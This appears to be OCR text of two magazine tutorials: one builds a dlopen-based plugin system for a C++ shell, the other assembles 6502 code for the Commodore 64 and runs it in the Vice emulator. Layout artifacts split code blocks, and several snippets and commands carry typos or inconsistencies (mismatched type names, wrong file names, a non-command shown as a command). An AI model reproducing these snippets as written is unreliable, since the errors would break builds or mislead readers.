Dynamic linking enables flexibility and resource efficiency, as multiple programs can share (or link with) a common SO file dynamically. This encourages the reuse of code, particularly for system libraries and frequently employed functions. Changes to shared objects automatically apply to all linked programs, streamlining maintenance and reducing redundancy.

During program execution, the dynamic linker/loader, often referred to as **ld.so** or **ld-linux.so**, loads the necessary SO files into memory and resolves the required dependencies, thus reducing the memory footprint and startup time of the application.

Shared object files adhere to a naming convention, typically **lib<name>.so.major.minor**. Symbolic links, such as **lib<name>.so**, point to the latest version, aiding in version management and compatibility.

Since *CMake* is our build system, here's a snippet on how to build shared object files with it. Instead of `add_application`, which was used until now, we simply use `add_library`, and also optionally specify the version:

```
add_library(mylibrary SHARED source1.cpp source2.cpp)
set_target_properties(mylibrary PROPERTIES
  VERSION 1.2.3
  SOVERSION 1
)
```

Here, **CMakeLists.txt** defines a shared library named `mylibrary`, and specifies source files to include.

QUICK TIP

The code for the shell can still be found at https://github.com/fritzone/lxf-shell.

Plugin loaders

One of the main benefits of shared libraries is that they can be dynamically loaded upon request without the need to explicitly link to them via a build system. This step delays the loading of the shared library until the user needs it, with the expense that extra code needs to be written, but it has the advantage that if the user (a client application) does not need the functionality provided by a specific library, it does not load it. This feature stands at the base of our plugin architecture: we will dynamically load the libraries (from now on referred to as plugins) when we start the application, without knowing how many of them we have, and we will create a common interface for these plugins in order to correctly integrate into our shell.

At its simplest, plugin loading can be done like this:

```
void *handle = nullptr;
void (*pluginFunction)();
handle = dlopen("plugin.so", RTLD_LAZY);
*(void **)(&pluginFunction) = dlsym(handle,
"pluginFunction");
const char *dlsym_error = dlerror();
pluginFunction();
dlclose(handle);
```

This short sequence of C code illustrates the dynamic loading of a shared library in C using the **dlopen** function (from the **dlfcn.h** header).

At the start, two variables are declared: **void *handle** and **void (*pluginFunction)()**. The former will store a handle to the loaded dynamic library, while the latter is a function pointer that will be used to call a function from the library. To keep it simple, at this stage we just use a **void** function with no parameters, because C function pointers can grow to humongous beasts after reaching a certain level of maturity.

The **dlopen** function is then used to load the shared library named plugin.so dynamically. The **RTLD_LAZY** flag indicates that symbol resolution should occur as needed during program execution.

Following the library loading and successful error testing, which was omitted from the code sequence, the **dlsym** function is employed to look up the symbol named **"pluginFunction"** in the dynamically loaded library. The result is cast into the function pointer **pluginFunction**, enabling subsequent invocation of the specified function, and again we have totally ignored all errors, but to quickly exemplify the usage of the **dlerror** function, we allowed one line to creep in. It captures any errors that may have occurred during the **dlsym** operation, allowing for appropriate error handling.

After symbol resolution, the **pluginFunction** is invoked, assuming it has a void return type and no parameters. Finally, the **dlclose** function is called to unload the dynamic library, freeing up resources.

In the current iteration of our shell, we will stick to these basic functions; however, large apps that are intended to run on multiple platforms under multiple OSes are known to have a platform independent wrapper around these – that's not the case for us.

A proper introduction

For a plugin architecture to work properly, the plugins need a proper introduction to the system, so we must create an interface that is suitable for our plugin loader and that needs to be implemented for all the plugins that will be loaded by the shell. Each plugin architecture is unique – there is no one size fits all methodology.

For the current stage, the following will be the expansion lines for our shell, which will be incorporated into pluggable features implemented in the plugins:

1. **Internal command handling**: the(se) plugin(s) will be executed before the shell tries to execute the given command line as an external application, and for this feature, we'll use the *cd* command as a plugin.
2. **Prompt display**: the plugin(s) will be called when the shell prints the prompt for notifying the user to enter a new command to execute. We will also use the plugin handling the *cd* command as an example, by printing the current working directory in the prompt.

However, we want to keep it simple. In order to not to overly confuse, we will stick only to what is necessary for presenting the functionality related to this tutorial, while keeping the architecture as flexible as possible to incorporate future features.

The interface

The following interface is in the file **plugin.h**, which we conjured up to introduce the plugin architecture to our shell. The first construct is just a plain **enum**, for introducing all the plugin types accessible by the shell:

```
enum class PluginClass {
  PLUGIN_ALL        = 0,
  PLUGIN_COMMAND    = 1,
  PLUGIN_PROMPT     = 2,
  PLUGIN_UNKNOWN    = 255
};
```

As you might guess, these are the types that the shell supports for the moment, presented a few lines above, so let's not waste more space on this. However, the following topic will be a lot more intriguing...

Decisions, decisions...

Now it's time to explain a crucial design choice that programmers must make when embodying a plugin architecture. Certain plugin architectures restrict a particular functionality to a single library, while others facilitate the inclusion of multiple functionalities in the same library. Opting for a more entertaining approach, we decided to adopt the latter, necessitating more intricate structures while granting increased flexibility.

The following structure is introduced to describe a single plugin, offering a specific functionality of the specific plugin class:

```
struct PluginDescriptor {
  PluginClass type;
```

» THE ADVANTAGES OF PLUGIN ARCHITECTURES

Plugin architectures are fundamental frameworks in Linux systems, epitomising flexibility and extensibility while empowering software to dynamically load and augment functionality, enhancing adaptability. **Adaptability**, the cornerstone of plug-in architectures, allows programs to adjust and expand their capabilities seamlessly, enabling the integration of new features without altering the core codebase. **Supporting a myriad of applications**, plugin architectures accommodate diverse functionalities and they serve as gateways, enabling software to tap into a reservoir of supplementary tools and modules.

Serving as dynamic modules, often written independently, plugins facilitate the execution of specific tasks within applications while bolstering the program's functionality when invoked. **Modularity at their core**, plug-in architectures foster seamless interaction and afford software developers the flexibility to modify, replace or introduce new plugins without affecting the entire system. **Unparalleled extensibility**, plugins elevate the prowess of software by providing optional functionalities for the end users, who can tailor their experience by cherry-picking plugins that suit their needs.

Standardised interfaces, plugin architectures ensure compatibility across a spectrum of software and this uniformity streamlines the integration of diverse plugins, fostering interoperability. **Driving innovation in software development**, plugin architectures champion agility and innovation, while their adaptability and modular nature foster collaboration, propelling continuous evolution and enhancement.

Linux's architecture grants many innovative technology enhancements. Plugins are one of those, and this instalment of our shell article explains how to create one from the ground up.

```
  std::string functionName;
};
```

As the name suggests, this structure describes one plugin offering a specific functionality, and to adhere to the design decision above, we need the name of the function that implements this specific functionality. The next section of the header is:

```
extern “C”
{
std::vector<PluginDescriptor>
providePlugins(PluginClass pc);
void initialize();
void destroy();
}
```

Here we declare three functions:

- **providePlugins**, as the name suggests, provides the list of plugins that are provided by this library.
- **initialize** is the function responsible for initialisation of the shared library and corresponding plugins.
- **destroy** is the function that is called when the shell shuts down, and unloads all the plugins. It can be used to properly free the allocated resources for the plugins.

Soon we will see in the implementation of the **dirchange** plugin offering functionality for the *cd* command how these methods can be properly used.

The use of `extern “C”` in C++ code is a way to indicate that the functions within that block should be treated as having C language linkage rather than C++ linkage. Linkage in this context refers to the rules governing how names (such as function names and variable names) are resolved and associated between different parts of a program. C and C++ have different linkage specifications; for example, C++ compilers use name mangling to encode additional information about a function or variable into its name. This is done to support function overloading and to encode type information, while C does not perform name mangling. The names of functions are preserved exactly as they appear in the source code, making it more convenient for us to use them with the techniques presented.

Distinct interface

The next interesting line in the header file is:

```
typedef std::string PLUGIN_COMMAND_FPTR(const
std::string&);
```

Here we have defined a new type, called **PLUGIN_COMMAND_FPTR**, which is an alias for a function pointer type that represents a function taking a **const std::string&** parameter and returning a **std::string**. This kind of type alias can be particularly useful when you want to define function pointer types concisely, making the code more readable and maintaining a clear understanding of the function signature.

The command handler plugin will take in a string, representing the command that it is supposed to execute, then as per our convention, if it executes the given string successfully as the command the plugin is supposed to deal with, it will return an empty string, otherwise it will return the string itself.

Not all plugins need this interface; for example, a plugin that reacts to different keypresses also needs to receive the pressed key, and the plugin that prints something to the prompt needs to have no parameters at the current stage where the shell is. But for the moment, let’s focus on what we have on the table, and we’ll enter that trapdoor when we are in front of it. Or above it. It depends…

The following lines of code might look like black magic for those uninitiated in the mystical art of C++, but no worries, we will shed light on them very soon. Behold, these foreboding lines present themselves:

```
struct PluginBase {
  virtual ~PluginBase() = default;
  virtual PluginClass getClass() const = 0;
};
template<typename C> struct Plugin : public
PluginBase {
  explicit Plugin(PluginDescriptor pdescriptor) :
descriptor(pdescriptor) {}
  PluginDescriptor descriptor;
  using CFUNC_PTR = C;
  std::function<CFUNC_PTR> handler;
};
struct CommandPlugin : public Plugin<PLUGIN_
COMMAND_PTR> {
  CommandPlugin(PluginDescriptor d) : Plugin(d) {}
  PluginClass getClass() const {return
PluginClass::PLUGIN_COMMAND;}
};
```

The **PluginBase** struct defines an abstract base class with a pure virtual function for retrieving the class type of a plugin. The templated **Plugin** struct extends this base, allowing the creation of plugins with specific function pointer types. It contains a **std::function** member for storing the plugin’s function pointer – in other words, the method with this name will be called. The **CommandPlugin** structure is a concrete implementation of a plugin that handles the commands, specialising in command-related functionality. It inherits from the templated **Plugin** and sets its function pointer type to **PLUGIN_COMMAND_FPTR**, implementing the required **getClass()** function to denote its class as **PluginClass::PLUGIN_COMMAND**.

To summarise all this, the purpose of this slightly confusing class hierarchy is to have a common way of dealing with the plugins (hence the **PluginBase** class) – in other words, to store them and then call the corresponding function in the least painful way possible. This will be exemplified by the following code in our **main.cpp** file:

```
for(const auto& pc : pluginContainers) {
  for(const auto& p : pc.plugins) {
    if(p->getClass() == PluginClass::PLUGIN_
COMMAND) {
      std::string commandPluginReturns =
        (dynamic_cast<CommandPlugin&&>(*p)).
handler(command);
      if(!commandPluginReturns.empty()) {
        if(unquotedCharacter(command))
          runPipedCommands(splitStringWith
Delimiter(command, “|”));
        else
          runAsSingleCommand(command);
} } } }
```

Please note that in this guide we have presented only the internal command handling plugins, so we encourage you to browse the code found at **https://github.com/fritzone/lxf-shell** to see how the prompt handling plugin is implemented and used, and also to check out where the mysterious **pluginContainers** variable was conjured up from.

Dirhandler plugin

Now it's time to present the plugin responsible for handling directory changes. It is found in **cd.cpp** in the **plugins** directory and **dirhandler** subdirectory, because, well, it handles directories. The first important part is:

```
std::vector<PluginDescriptor> plugins = {
  PluginDescriptor{PluginClass::PLUGIN_COMMAND,
"cd_impl"},
  PluginDescriptor{PluginClass::PLUGIN_PROMPT,
"print_cwd"}
};
```

As you can guess, these are the plugins provided by the library. For the moment, we provide two, with more possible at a later stage, and this vector is returned by the **providePlugins** function. The functions **initialize** and **destroy** have already been discussed.

The next interesting part is:

```
namespace fs = std::filesystem;
fs::path currentDirectory;
```

Since we are using C++20, we have access to the standard filesystem modules, so we happily use them. With these commands, we have declared a variable, called **currentDirectory**, which as the name suggests, will hold the value of the current directory.

As the **plugins** vector's name suggests, there will be two functions implementing the required functionality: **cd_impl** and **print_cwd**. The function **print_cwd** is trivial, it just returns the **currentDirectory** for the shell to use at its convenience. However, **cd_impl** is more interesting. The rudimentary implementation is this:

```
extern "C" std::string cd_impl(const std::string& in) {
  std::string cmd = in;
  if(cmd.substr(0, 2) == "cd") {
    cmd = cmd.substr(2);
    std::filesystem::path directoryPath(cmd);
    if (!directoryPath.is_absolute())
      directoryPath = std::filesystem::absolute
(directoryPath);
    std::filesystem::current_path(directoryPath);
    currentDirectory = fs::current_path();
    return "";
  }
  return in;
}
```

The function checks if the command begins with `cd`. If yes, it extracts the specified directory path from the command, converts it to an absolute path if necessary, and sets the current working directory accordingly. Then it updates the **currentDirectory** variable with the new path and returns an empty string to signify successful execution of the *cd* command. If the input command does not start with `cd`, it returns the input string unchanged. In order to be able to load it by name, the function is explicitly using C linkage. Now we can finally test the *cd* command.

Behold the future!

The initial phase of the shell series has gracefully drawn to a close. After the current chapter, the author will channel their creative energy towards different pursuits. Although the present focus may shift, it's worth noting that the exploration of the shell and its intricacies remains an integral part of our narrative because there are so many unexplored features that still will be worth exemplifying through various code snippets, such as command-line completion, low-level terminal handling, and other delicacies. So, stay tuned – we'll meet at a later stage shelling around. And do get in touch if you have queries concerning the topic. LXF

» THE ART OF UNIT TESTING

As our shell project expands, incorporating more code and complexity, ensuring its correct operation becomes crucial. One effective method to achieve this is through early integration of unit testing into the development process.

Unit testing is a software development practice wherein individual components (units), mostly functions within a source file, are systematically tested in isolation to confirm their functionality. These tests focus on verifying the correctness of specific functionalities within the code, ensuring each function behaves as expected under various conditions.

Unit testing aids in identifying bugs early on in the development process, enhancing code reliability and facilitating maintenance by serving as a safety net for changes. By isolating and testing individual units, developers can swiftly detect and rectify errors, resulting in more robust and maintainable software.

We selected *Catch2* as the unit testing framework due to its simplicity and ease of use. Developed by Phil Nash, it stands out for its design, robust features, and user-friendly learning curve. It allows developers to write tests in a natural and readable manner using C macros that resemble plain English.

The process of incorporating *Catch2* into our project involves adding it to the **CMakeLists.txt** file and creating a test file (such as **test.cpp**) where unit tests are defined. The tests are then added to the build system using *CMake*. With these steps completed, running `make test` executes the tests, providing a clear overview of their success or failure.

To introduce proper unit testing, there was a slight need for code modularisation. Breaking up the existing monolithic code into manageable components improves readability and project comprehension, and facilitates concurrent development and debugging. We initiated this process by extracting non-shell-related functionalities into separate header and source files, such as **utils.h** and **utils.cpp**, and modified **CMakeLists.txt** accordingly. We have added a new target in the project, and now, issuing the magic `./lxf-shell-tests` command from the **build/tests** directory runs all the implemented unit tests.

Catch2 deserves a tutorial of its own, but for a comprehensive understanding, you are advised to visit **https://github.com/catchorg/Catch2**, and in order to explore further unit tests related to the project, please visit its GitHub repo at **https://github.com/fritzone/lxf-shell**.

EASY 6502

Credit: https://skilldrick.github.io/easy6502

Develop games for the CBM-64

David Bolton demonstrates how to develop games in 6502 for the Commodore 64 and run them on the Vice emulator in the 21st century!

OUR EXPERT

David Bolton used to write Commodore 64 games for a living back in the mists of time, and taught himself Z80 by writing a 6502 assembler in Z80.

QUICK TIP

If you have multiple source files and are calling subroutines from one file to another, create a jump table at the start of each separate source file with a JMP routine for each routine, so you don't have to worry about changes to those source files.

Last month, we looked at the 6502 assembly language and wrote a short program to sort numbers and run it on a web-based emulator. This time, the code will run on the *Vice* emulator, which is exactly like if you're running it on a real CBM-64. To write programs for it, we have to do the following.

1. Write the 6502 source code.
2. Assemble it into a binary file.
3. Load the file into the *Vice* emulator and run it.

Writing 6502 code is easy enough *[steady on now – ed]* and you can use your favourite editor. For step two, though, we need a decent assembler and the one we're using is *xa65*. You might find it easier if you edit the source files using *VS Code*. There are a few 6502 extensions for it, including assemblers and formatters. Enter 6502 in the extension box to see them. There's also a VS65 debugger extension that works with *Vice* to let you visually debug it, but that wasn't used here. For now, we'll assemble the code from a terminal:

```
$ dasm then xa65
```

Originally, this was written using the *dasm* (**https://dasm-assembler.github.io**) assembler. But after struggling with it for a few days, it turned out to have too many issues and the decision was made to switch over to *xa65*. *Dasm* had issues with label names and the final straw was seeing a `jmp` to a label be out by two bytes in the disassembled code, causing it to crash. This is why you should always inspect your 6502 machine code with a disassembler.

Some of this may be our fault, but *xa65* worked without any fuss. You can find its man pages at **https://bit.ly/lxf313jam** and install it with:


```
$ sudo apt install xa65
```

Here's a short program to test that we can both assemble code and run it in the *Vice* emulator. All it does is put characters on screen. You can see a list of CBM-64 character codes (aka PETSCII) at **https://sta.c64.org/cbm64pet.html**. Video memory in character mode runs from $0400 upwards – just place values in $0400, $401 and so on and they'll appear on screen.

The line `* = $2000` is needed for all programs assembled with *xa*. It means the code is meant to be loaded at address $2000. Other assemblers have a different way of specifying the load address.


```
; Test asm program
 * = $2000
SCNKEY = $FFE4

        LDX #$10
        LDA #$64
```



```
david@david-VM1:~/development/6502$ xa first.64 -o first.prg -v
Copyright (C) 1989-2021 Andre Fachat, Jolse Maginnis, David Weinehall
and Cameron Kaiser.
Sun Dec 24 15:43:16 2023
xAss65: Pass 1: first.64
xAss65: Pass 2:
Statistics:
        3 of     5000 label used
        0 of    40000 byte label-memory used
        0 of     2340 PP-defs used
        0 of    40000 byte PP-memory used
      160 of   200000 byte buffer memory used
        0 blocks used
        0 seconds used
```

Using xa to assemble first.64 with the -v option.



Current working directory: /home/david/development/6502

Vice Current Directory setting – this is needed when you first load PRG files from disk.

```
LOOP1 STA $0400,X
        DEX
        ADC #$1
        BNE LOOP1
        ; // wait for a keypress
WAIT1 JSR SCNKEY
        BEQ WAIT1

        ; Return to BASIC nicely
        ; from Lemon64.com forum
        LDA #$37
        STA $01
        JSR $FF8A ; INit Vector table
        JSR         $FF81 ; Init VIC++
        JSR $FF84 ; Init CIA etc,
        RTS
```

Save this file with a name such as **first.64**. The actual name and extension aren't important. To assemble it, use the command below. The second parameter is the name the machine code file will have.

```
$ xa first.64 -o first.prg
```


If it assembles, it won't output anything on the screen. It normally only outputs errors. You can add a **-v** parameter and it shows some credits and information *(see screenshot, facing page)*.

Now you should see a **first.prg** file about 31 bytes long in the same place as **first.64**. This is the machine code file. Now we need to run it.

Loading your CBM-64

There are several file formats available. The simplest format, and the one we'll use, is PRG. This consists of a two-byte header followed by the rest of the data. The two-byte header is the address that the data is loaded to in memory. If you remember the memory map (**https://bit.ly/lxf313map**) from the first article, then a good address to use is $2000. Hence the `* = $2000` line.

The current working directory defaults to **/usr/lib/vic/C64** but that's not a good place to output files as it's owned by root. Change it to where you are editing source files and where the assembled program is put. On the *Vice* Preferences menu, click Settings and Host. You can see Current Directory highlighted *(see above)*. Click Browse > Other Locations > Computer > Home then your username and the folder where **first.asm** is.



```
(C:$e5cd)
(C:$e5d4)
```

The Vice monitor screen when first opened.

GET YOURSELF A VICE

This is a pretty nice emulator – open source and cross-platform. Unfortunately, it's a little fiddly to set up. First do the usual `sudo apt update` to bring your PC up to date. Next, install *Vice* with:

```
$ sudo apt install vice
```

However, we need to get the **CBM-64 Basic**, **Chargen** and **Kernal** ROMs, and some others. Those are included in the *Vice* emulator source, so first download that from: **http://bit.ly/lxf313Vice**.

This has a lot of files but the one we want is **vice-3.6.tar.gz**. This is well down the page. If there is a later version, use that and change the *Tar* statement.

We need to create two folders – **C64** and **DRIVES** – under **/usr/lib/vice**:

```
$ cd /usr/lib/vice
$ sudo mkdir C64
$ sudo mkdir DRIVES
```

Now extract the *Vice* files from the downloaded file using *Tar:*

```
$ cd ~/Downloads
$ tar -zxvf vice-3.6.tar.gz
$ cd vice-3.6.0/data
```

There's a load of folders but we're just interested in the **C64** and **DRIVES** folders. Use:

```
$ cd C64
$ sudo cp chargen kernal basic /usr/lib/vice/C64
```

Then:

```
$ cd ../DRIVES
$ sudo cp d1541II d1571cr dos* /usr/lib/vice/DRIVES/
```

We're almost there. Now go to the **C64** folder in **/usr/lib/vice/C64**:


```
$ cd /usr/lib/vice/C64
$ sudo x64sc
```

Or:

```
$ sudo x64
```

And Robert's your uncle. The *x64sc* version is newer, slightly slower but more accurate.

Make sure that it's working as expected by doing a print message, as the screenshot *(below)* shows.



```
    **** COMMODORE 64 BASIC V2 ****
 64K RAM SYSTEM  38911 BASIC BYTES FREE
READY.
PRINT "HELLO LINUX FORMAT"
HELLO LINUX FORMAT

READY.
```

CBM-64 running on the Vice emulator.

When you've set this, return to the Preferences menu and click Save Settings. Note, the current version of *Vice* for Linux does not save the current working directory, which means every time you load *Vice*, it needs to be set again. It's a pain, so if you're not sure if you've set it, use the `pwd` command in the *Vice* monitor to check where it thinks it is.

Vice monitor is your friend


It took a while to get into *Vice*. It's a very powerful program with many customisation options, but it has something of a learning curve. Assuming you've set the current working directory in *Vice* and have successfully

QUICK TIP

With assembly language, constants and labels start on the left of each line. Opcodes always start indented, which is usually a tab but can be just one space.

QUICK TIP

Give names to system routines, such as SCNKEY = $FFE4. You'll never remember what $FFE4 means but SCNKEY is a bit more meaningful, and when you have several to remember, you'll be glad that you named them.


VICE (C64SC)
File
Edit
Snapshot
Preferences
Help
Smart attach... Alt+A
Attach disk image
Create and attach an empty disk image...
Detach disk image
Flip list
Attach datasette image... Alt+T
Create and attach datasette image...
Detach datasette image Shift+Alt+T
Datasette controls
Attach cartridge image... Alt+C
Detach cartridge image(s) Shift+Alt+C
Cartridge freeze Alt+Z
Activate monitor Alt+H
Reset
Exit emulator Alt+Q


This is Vice's pop-up menu for File.

run *xa* to generate a PRG file, do the following. On the *Vice* File menu, click Activate Monitor. This opens another window and gives a cryptic display *(see screenshot, bottom, previous page)*.

There are many commands available. To see them, simply press `?` and hit Enter.

We'll load the **first.prg** file in a moment. First type in `pwd` to see the current working folder, to check you are loading the file from the correct folder. Now type the code below to block load the **first.prg** file into RAM:

```
bl "first.prg" 0 2000
```



The output of first.prg.

The **0** is device 0, which is the disk. Note **2000** and **$2000** are the same. This should load the file and tell you what address it loaded into and the number of bytes that were loaded:

```
Loading first.png from 2000 to 801E (001F bytes)
```

We can look at this in memory with the *d* command to disassemble the RAM at the specified address. Type in `d 2000` and press Enter. Now let's run it with the *g* address command specifying the address:

```
g 2000
```

We got the **DEX** and **ADC #$01** instructions in the wrong order, so instead of showing 16 characters, it did the whole 256, because the **BNE** kept branching back until the accumulator overflowed and returned to 0.

The **JSR $FFE4** is a call to a system routine which returns non-zero if a key is pressed. So, the **BNE $2004** keeps looping round until a key is pressed. It then exits and returns to the Basic interpreter. That's what the three JSRs do.

You'll find that the *Vice* monitor doesn't return after the *g* command. First hit a key on the CBM-64 screen so that it drops through the **WAIT1** loop, then kill the monitor window and reopen it. It doesn't lose anything when you do that.

Development cycle

There's been a lot there, so let's sum it all up:

1. Edit your source files.
2. Use *xa* to assemble the source into machine code in a PRG file.
3. Use the *Vice* monitor to load the machine code into RAM.
4. Run it.

There's a lot more to the *Vice* monitor. It will let you do line-by-line debugging and set breakpoints. That's something that wasn't available back in the day and would have made life a lot simpler.

Games development

The Commodore 64 is best known for being a games machine. As well as a three-channel sound chip, it has eight hardware sprites that can be multiplexed in software to allow more on screen. Also, there is a graphics mode; in fact, programmers in the demo scene have learnt to do remarkable colour graphics. For some examples take a look here: **https://bit.ly/lxf313demo**.

There isn't enough room or time to create a game, so instead here is an open source arcade game, a simple *Tetris* by programmer Christian Jauvin – **https://github.com/cjauvin**. The rest of this article is about the edits you need to do to get it to compile with the *xa65* assembler. The original was assembled using a Java assembler called *KickAssembler,* and lines 9-14, which detailed that, were removed. All other comments, including the original author, have been left in.

CBM-64 try to assemble!

There are a number of 6502 assemblers and they vary in things like the opcodes for assigning data, constants, load address, even whether labels have a terminating colon. Getting a game to assemble with a particular assembler can be a tedious task if the code you are trying to use was not written using that assembler. Another issue is whether all the code is in one file or

» GAME DEVELOPMENT

The author developed several games back in the 1980s. These include *Dark Empire,* a player versus computer version of classic *Empire,* in which you conquer a computer-generated hidden world starting with one city and building armies and warships. *Johnny Reb II* was an award-winning American Civil War game where Confederates are trying to capture a bridge and Union forces are trying to hold on to it. *Bulge* is a WWII game in which the computer-played Germans are trying to break through the Ardennes.

With the exception of *Dark Empire,* the other two each took about three months to write. *Dark Empire* was first developed as a ZX Spectrum game. A line-by-line conversion from Z80 to 6502 took one very gruelling month, including seven all-night working sessions. There was a very tight deadline to meet!

The games were about 5,000 lines long, under 8,000 bytes, and developed on a Tatung Einstein; a CP/M computer. A parallel cable connected it to the CBM-64 and a small loader program fetched the data, put it in RAM, then jumped to it. They can be played at **C64Online.com**. Just search for *Bulge, Dark Empire* or *Johnny Reb II.*

multiple ones. We looked at another *Tetris* but it had several source (**https://github.com/wiebow/tetris.c64**) files, so a lot more editing was needed.

Download the *Tetris* ZIP file from **https://github.com/cjauvin** and unzip it. The file has two source files, **math.asm** and **tetris.asm**, and a **Readme.md**. Assemble it with this command – it takes the source file and outputs **tetris.prg**:

```
$ xa testris.asm -o tetris.prg >asm.txt
```

Xa65 is fast – even with a 1,000-line source file, it's almost instantaneous.

The **>asm.txt** puts all output into the text file **asm.txt**, so you can view the errors in a text editor; it beats having to scroll upwards.

Go for xa65

Here are the instructions to get it assembling under *xa65* without any errors. Comment or remove line 32 and change line 34 to `* = $2000`.

Add a `jmp main` just before line 35, which has the label `frozen:`. The label `main` is where the program starts and `jmp main` lets you start it at $2000 and jump straight to the main code.

Merge the file **math.asm** into **tetris.asm**; anywhere will do – in this case, just after the **piece_j bytes** around line 105. Remove the **.import** statement.

The rest of the changes take 10-15 minutes. The main change is to edit labels that start with a **!** and remove the **!**. These are local labels that *xa65* doesn't support, so number them by adding a digit or character – so, when you see **!loop**, change it to **loop1**, the next **!loop** label is **loop2**, and so on. These labels often have a + or – depending on whether the branch is forward to a local label or backwards. From this you can figure out if the branch is backwards or forwards. For instance, line 289 is a **!loop** and on line 311 there's a **bne !loop-**. Line 319 is another **!loop** and on line 325 there's another **bne !loop-**. Line 407 has a **jmp !continue+** which jumps to the **!continue** at line 410. Another change is the **.fill** on line 35, which became **.dsb**. This allocates an array of 1,000 bytes, each set to 0 initially.

It's a useful exercise to take someone else's code and get it assembling, but if you get fed up, just fetch the working **tetris.asm** file on GitHub: **https://github.com/David-H-Bolton/Projects/**.

If you want to see all the differences between the original and the *xa65* version, rename the original **tetris.asm** to, say, **original.asm** and copy it into the same folder as the *xa65* **tretris.asm**. Then run the *diff* command to see all the differences:

```
$ diff original.asm tetris.asm
```

This outputs a listing showing the old and new lines.

